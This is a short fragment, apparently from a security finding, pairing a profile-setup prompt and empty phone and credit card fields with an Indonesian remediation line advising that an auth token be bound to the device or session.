You need to finish setting up your profile before you can use all the feat
website.

Phone:

Credit Card:

Remediation

Mengikat auth_token dengan device / local / session.